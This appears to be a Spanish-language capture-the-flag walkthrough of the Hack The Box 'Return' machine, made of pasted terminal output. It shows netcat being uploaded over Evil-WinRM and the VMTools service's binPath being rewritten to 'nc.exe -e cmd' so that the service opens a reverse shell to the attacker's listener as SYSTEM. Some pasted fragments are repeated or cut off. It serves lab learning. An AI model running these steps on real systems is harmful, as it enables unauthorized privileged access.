root@dttkalimot: /home/kali/Desktop root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm

Password last set 5/26/2021 1:15:13 AM

Password expires Never

Password changeable 5/27/2021 1:15:13 AM

Password required Yes

User may change password Yes

Workstations allowed All

Lgolog script

User profile

Home directory

Last logon 5/26/2021 1:39:29 AM

Lgolog hours allowed All

Local Group Memberships *Print Operators *Remote Management Users *Server Operators *Domain Users

Global Group memberships *Domain Users

The command completed successfully.

Active Directory has two types of groups:

• Security groups: Use to assign permissions to shared resources.

• Distribution groups: Use to create email distribution lists.

C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe

\\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSSvcHost.exe

C:\Windows\SysWow64\perfhost.exe

"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"

C:\Windows\servicing\TrustedInstaller.exe

"C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe"

"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"

"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"

"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"

"C:\Program Files\Windows Media Player\wmpnetwk.exe"

True MpKslceeb2796

True NetTcpPortS

True PerfHost

False Sense

False TrustedInst

True VGAAuthServi

True VMTools

True WdNisSvc

True WinDefend

False WMPNetworkS

How Active Directory security groups work

Additional resources

Training

Privileges Service

Active Directory

True ADWS

True MpKslceeb2796

True NetTcpPortS

True PerfHost

False Sense

False TrustedInst

True VGAAuthServi

True VMTools

True WdNisSvc

True WinDefend

False WMPNetworkS

Evil-WinRM PS C:\Users\Administrator\Desktop> services

Path

C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe

\\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSSvcHost.exe

C:\Windows\SysWow64\perfhost.exe

"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"

C:\Windows\servicing\TrustedInstaller.exe

"C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe"

"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"

"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"

"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"

"C:\Program Files\Windows Media Player\wmpnetwk.exe"

Evil-WinRM PS C:\Users\Administrator\Desktop>

Crearemos un servicio en la máquina Así que uploadaremos netcat a la maquina víctima

```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm x
- ar - 5/4/2024 11:17 AM 34 user.txt
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload nc.exe
Info: Uploading /home/kali/HTB/RETURN/evil-winrm/nc.exe to C:\Users\svc-printer\Desktop\nc.exe
Data: 37544 bytes of 37544 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> dir
Directory: C:\Users\svc-printer\Desktop
Mode LastWriteTime Length Name
-a 5/4/2024 12:14 PM 28160 nc.exe
-ar 5/4/2024 11:17 AM 34 user.txt
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

No podemos crear un servicio así que manipularemos uno existente

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe create reverse binPath="\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.29 443"
[SC] OpenSCManager FAILED 5:
Access is denied.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

Con bin bash arrancamos el netcat y que cree una conexión con nuestra máquina

```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4 10.10.14.17 15:00
root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm x
Directory: C:\Users\svc-printer\Desktop
Mode LastWriteTime Length Name
-a 5/4/2024 12:14 PM 28160 nc.exe
-ar 5/4/2024 11:17 AM 34 user.txt
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe create reverse binPath="\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.29 443"
[SC] OpenSCManager FAILED 5:
Access is denied.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config MVTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.17 443"
[SC] OpenService FAILED 1060:
The specified service does not exist as an installed service.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VMTTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.17 443"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm x
[SC] OpenService FAILED 1060: The specified service does not exist as an installed service.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.1
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.1
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start VMTools
[SC] StartService FAILED 1056: An instance of the service is already running.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop VMTools
SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start VMTools
-
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# ls
evil-winrm  nc.exe
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# pwd
/home/kali/HTB/RETURN
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# cp nc.exe
cp: missing destination file operand after 'nc.exe'
Try 'cp --help' for more information.
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# cp nc.exe evil-winrm
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.108] 52647
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Probamos con VMTools ponemos netcat en el puerto 443 y al levantar el servicio se ejecuta el netcat y entabla conexión a nuestra máquina. SUCCESS

